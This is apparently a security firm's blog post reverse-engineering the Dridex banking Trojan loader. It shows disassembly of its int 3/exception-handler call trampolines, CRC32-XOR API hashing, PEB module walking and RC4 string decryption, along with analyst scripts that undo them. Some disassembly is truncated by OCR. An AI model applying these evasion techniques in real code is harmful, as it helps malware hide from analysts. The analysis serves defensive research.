Dridex Loader Analysis

Tue 06 April 2021 by **Lexfo** in **Malware**.

Dridex Loader Trojan Banking Ida Reverse Malware

Tweet Share Share Share

Dridex Loader Analysis


Introduction

Dridex is an old banking Trojan that appeared in 2014 and is still very active today. This is mainly due to its evolution and its complex design/architecture based on proxy layers to hide the main command and control (C&C). This article is a detailed analysis of the Dridex loader found in the wild earlier this year (2021).

The first part is about anti-debug bypass and string/API recovery and the second part is more focused on the loader functionality.

Anti-debug - RtlAddVectoredExceptionHandler

At the beginning of the Dridex loader code, a function is registered using the native API **RtlAddVectoredExceptionHandler** to handle all the exceptions raised by the "int 3" instructions placed everywhere in the loader:



```
.text:0041103D
.text:0041103D loc_41103D:
.text:0041103D push    996E050Fh
.text:00411042 push    588AB3EAh
.text:00411047 call    sub_4115C0
.text:0041104C test    eax, eax
.text:0041104E jz      short loc_411060
```


```
.text:00411050 push    [esp+4+arg_0]
.text:00411054 push    8
.text:00411056 push    ds:off_43B1E0
.text:0041105C int     3               ; Trap to Debugger
.text:0041105D retn
```

```
.text:00411060
.text:00411060 loc_411060:
.text:00411060 xor     eax, eax
.text:00411062 pop     ebp
.text:00411063 retn
```

int_3

This instruction is always followed by the "ret" instruction, preceded by push instructions and a function that takes two DWORDs. This function is actually a custom "GetProcAddress" API and `int 3` is a trampoline to execute the previously resolved API via the registered exception handler.

The handler checks if the Exception Code is `EXCEPTION_BREAKPOINT` and modifies the ESP register in the `PCONTEXT` structure accordingly for the next `ret` instruction to execute the real API:



```
  }
  ++a1->ContextRecord->Eip;
  a1->ContextRecord->Esp -= 4;
  *a1->ContextRecord->Esp = a1->ContextRecord->Eip + 1;
  a1->ContextRecord->Esp -= 4;
  *a1->ContextRecord->Esp = a1->ContextRecord->Eax;// API pointer
  return -1;
}
```


PCONTEXT_struct

To get a better control flow graph and to avoid having your debugger break for each API, a small IDA script can be made to find and patch at runtime all the `int 3; ret` instructions by `call eax`:

```python
from idaapi import get_segm_by_name
from idc import patch_byte, add_bpt, set_bpt_cond, BPT_EXEC, load_and_run_plugin
import ida_search

load_and_run_plugin("idapython", 3)


def find_all_occurences(start, end, bin_str, flags):
    occurences = list()
    ea = start
    while ea <= end:
        occurence = ida_search.find_binary(ea, end, bin_str, 0, flags)
        ea = occurence + 1
        occurences.append(occurence)
    return occurences[0:-1]


def patch_binary():
    segment = get_segm_by_name('.text')
    occurences = find_all_occurences(segment.start_ea, segment.end_ea, "CC C3", ida_search.SEARCH_DOWN)

    datas = [0xFF, 0xD0]
    for occurence in occurences:
        for i, byte in enumerate(datas):
            patch_byte(occurence + i, byte)
    return True
```

APIs

As usual, all the API names are obfuscated and as mentioned earlier, addresses are resolved without using the classical GetProcAddress. Instead, loaded libraries are parsed and functions names are enumerated from the PE export directory header until the **CRC32** of the name XORed with a hard-coded key match:




```
.text:00416888 0B4 mov     edx, [ebx+IMAGE_DOS_HEADER.e_lfanew]
.text:0041688B 0B4 mov     [esp+0B4h+var_2C], eax
.text:00416892 0B4 mov     ecx, [edx+ebx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
.text:00416896 0B4 mov     edx, [edx+ebx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.Size]
.text:0041689A 0B4 add     edx, ecx
.text:0041689C 0B4 mov     ebp, [ecx+ebx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
.text:004168A0 0B4 mov     eax, [ecx+ebx+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
.text:004168A4 0B4 add     ebp, ebx
.text:004168A6 0B4 add     eax, ebx
.text:004168A8 0B4 mov     [esp+0B4h+var_18], eax
.text:004168AF 0B4 cmp     dword ptr [ecx+ebx+18h], 0
.text:004168B4 0B4 jbe     loc_41695E
```

```
.text:00416C3F
.text:00416C3F     loc_
.text:00416C3F 0B4 xor
.text:00416C41 0B4 add
.text:00416C47 010 pop
.text:00416C48 00C pop
.text:00416C49 008 pop
.text:00416C4A 004 pop
.text:00416C4B 000 retn
.text:00416C4B     to_g
.text:00416C4B
```

```
.text:004168BA 0B4 mov     edi, [esp+0B4h+function_hash]
.text:004168C1 0B4 xor     esi, esi
.text:004168C3 0B4 xor     edi, 38BA5C7Bh  ; xor key
.text:004168C9 0B4 mov     [esp+0B4h+var_14], edi
.text:004168D0 0B4 mov     [esp+0B4h+var_1C], eax
.text:004168D7 0B4 mov     [esp+0B4h+var_20], edx
.text:004168DE 0B4 mov     [esp+0B4h+var_24], ecx
```

Enumerates_exports_functions

Before resolving the API, the loader checks if the module is loaded using the PEB and PEB_LDR_DATA structures:




```
loc_4175DC:
mov     eax, large fs:18h
mov     eax, [eax+30h]  ; PEB
jnz     short loc_4175F7
```

```
.text:004175F7
.text:004175F7     loc_4175F7:
.text:004175F7 19C xor     ebp, ebp
.text:004175F9 19C mov     eax, [eax+0Ch]  ; _PEB_LRD_DATA
.text:004175FC 19C mov     esi, [eax+0Ch]  ; InLoadOrderModuleList flink
.text:004175FF 19C mov     edi, [eax+10h]  ; InLoadOrderModuleList blink
.text:00417602 19C jmp     short loc_417606
```

```
.text:00417606
.text:00417606     loc_417606:                ; BaseDllName
.text:00417606 19C mov     ecx, [esi+30h]
.text:00417609 19C mov     eax, ebp
```

list_of_loaded_modules

Once again, it uses a combination of **CRC32** and **XOR** with the same hard-coded key to check the module name. If the module is not loaded, it enumerates DLLs in the Windows directory using the **GetSystemWow64DirectoryW** and **FindFirstFileExW/FindNextFileW** APIs and loads it using **LdrLoadDLL**:



```
.text:00416ED6 31C call    to_FindFirstFileExW
.text:00416EDB 31C test    al, al
.text:00416EDD 31C jz      loc_4171D9

.text:00416EE3 31C xor     ebx, 38BA5C7Bh    ; xor hash
.text:00416EE9 31C lea     esi, [esp+31Ch+var_2D8]
.text:00416EED 31C lea     edi, [esp+31Ch+var_34]

.text:00416EF4
.text:00416EF4     loc_416EF4:
.text:00416EF4 31C push    0
.text:00416EF6 320 push    esi
.text:00416EF7 324 lea     ecx, [esp+324h+var_3C]
.text:00416EFE 324 call    sub_418AB0
.text:00416F03 31C push    edi
.text:00416F04 320 lea     ecx, [esp+320h+var_3C]
.text:00416F0B 320 call    sub_419E70
.text:00416F10 31C mov     edx, [esp+31Ch+var_34]
.text:00416F17 31C lea     ecx, [esp+31Ch+var_2C]
.text:00416F1E 31C call    to_WideCharToMultiByte_1
.text:00416F23 31C mov     ebp, [esp+31Ch+var_2C]
.text:00416F2A 31C mov     ecx, ebp
.text:00416F2C 31C mov     edx, 7FFFFFFFh
.text:00416F31 31C call    strlen
.text:00416F36 31C mov     ecx, ebp
.text:00416F38 31C mov     edx, eax
.text:00416F3A 31C call    crc32
.text:00416F3F 31C mov     ebp, eax
.text:00416F41 31C lea     ecx, [esp+31Ch+var_2C]
.text:00416F48 31C call    to_RtlFreeHeap_1
.text:00416F4D 31C cmp     ebx, ebp
.text:00416F4F 31C jnz     loc_4171B6

:xt:004171B6
:xt:004171B6     loc_4171B6:
:xt:004171B6 31C mov     ecx, edi
:xt:004171B8 31C call    to_RtlFreeHeap
:xt:004171BD 31C lea     ecx, [esp+31Ch+var_3C]
:xt:004171C4 31C call    to_RtlFreeHeap
:xt:004171C9 31C lea     ecx, [esp+31Ch+var_31C]
:xt:004171CC 31C call    to_FindNextFileW

.text:00416F
.text:00416F
.text:00416F
.text:00416F
.text:00416F
.text:00416F
.text:00416F
.text:00416F
```


find_DLLs

The following Python script can be used to find which DLL and API are resolved:

```python
import json
import zlib
import sys

#  python3 resolve_api_hash.py 0x588AB3EA 0x649746EC
#  ntDLL.DLL -> NtProtectVirtualMemory

lib_hash = sys.argv[1]
func_hash = sys.argv[2]

with open('exports.json', 'r') as f:  # {"shell32.DLL": ["AppCompat_RunDLLW", "AssocCreateForClasses",
....}
    apis = json.loads(f.read())

xor_key = 0x38BA5C7B  # To change
xor_func_hash = xor_key ^ int(func_hash, 16)
xor_lib_hash = xor_key ^ int(lib_hash, 16)

for lib, funcs in apis.items():
    crc = zlib.crc32(lib.upper().encode('utf-8'))
    if crc == xor_lib_hash:
        for func in funcs:
            crc = zlib.crc32(func.encode('utf-8'))
            if crc == xor_func_hash:
                print("%s -> %s" % (lib, func))
```

Strings

Strings are decrypted using a function that takes 3 parameters (`char *output, char *enc_strings, int string_index`):



```
push    0                   ; index_string
push    offset enc_strings ; enc_strings
push    ebx                 ; output
call    decrypt_strings ; SOFTWARE/TrendMicro/Vizor
```

decrypt_strings

This function decrypts the *enc_strings* buffer using the **RC4** algorithm with a key located in the first 0x28 bytes (in reverse order). Then the index selects the strings to return in the output: `SOFTWARE/TrendMicro/Vizor\x00\\VizorUniclientLibrary.DLL\x00ProductPath\x00\x00`

The algorithm can be summed up to the following Python script:


```python
import sys
from Crypto.Cipher import ARC4

filepath = sys.argv[1]

with open(filepath, 'rb') as f:
    datas = f.read()

rc4_key = datas[0:0x28]
rc4_key = rc4_key[::-1]

arc4 = ARC4.new(rc4_key)
data = arc4.decrypt(datas[0x28:])

print(data)
```

System information

Very early in the code, a function is in charge of gathering information about the infected system. This information is stored in a global structure and used when needed for other operations. Below are more details on the gathered information:

Operating version

The build number, the Windows version and the product type are collected through the **GetVersionExW** function:




```
.text:004139F0 1CC call    to_getProcAddress ; kernel32_GetVersionExW

.text:004139F5
.text:004139F5     loc_4139F5:
.text:004139F5 1CC test    eax, eax
.text:004139F7 1CC jz      short loc_4139FC

.text:004139F9 1CC push    edi
.text:004139FA 1D0 call    eax             ; Trap to Debugger

.text:004139FC
.text:004139FC     loc_4139FC:
.text:004139FC 1D0 mov     edi, ds:sys_info
.text:00413A02 1D0 mov     esi, [esp+(_OSVERSIONINFOEXW.dwBuildNumber+14h)]
.text:00413A06 1D0 mov     edx, [esp+(_OSVERSIONINFOEXW.dwMajorVersion+14h)]
.text:00413A0A 1D0 mov     ecx, [esp+(_OSVERSIONINFOEXW.dwMinorVersion+14h)]
